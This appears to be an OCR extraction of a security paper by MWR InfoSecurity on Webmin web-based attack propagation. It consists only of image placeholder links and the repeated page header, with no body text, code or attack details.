
MWR INFOSECURITY

Webmin Web Based Attack Propagation




MWR InfoSecurity

Webmin Web Based Attack Propagation




MWR INFOSECURITY

Webmin Web Based Attack Propagation




MWR InfoSecurity

Webmin Web Based Attack Propagation




MWR InfoSecurity

Webmin Web Based Attack Propagation




MWR INFOSECURITY

Webmin Web Based Attack Propagation




MWR InfoSecurity

Webmin Web Based Attack Propagation




MWR InfoSecurity

Webmin Web Based Attack Propagation




MWR INFOSECURITY

Webmin Web Based Attack Propagation




MWR INFOSECURITY

Webmin Web Based Attack Propagation




MWR INFOSECURITY

Webmin Web Based Attack Propagation




MWR INFOSECURITY

Webmin Web Based Attack Propagation




MWR INFOSECURITY

Webmin Web Based Attack Propagation




MWR InfoSecurity

Webmin Web Based Attack Propagation



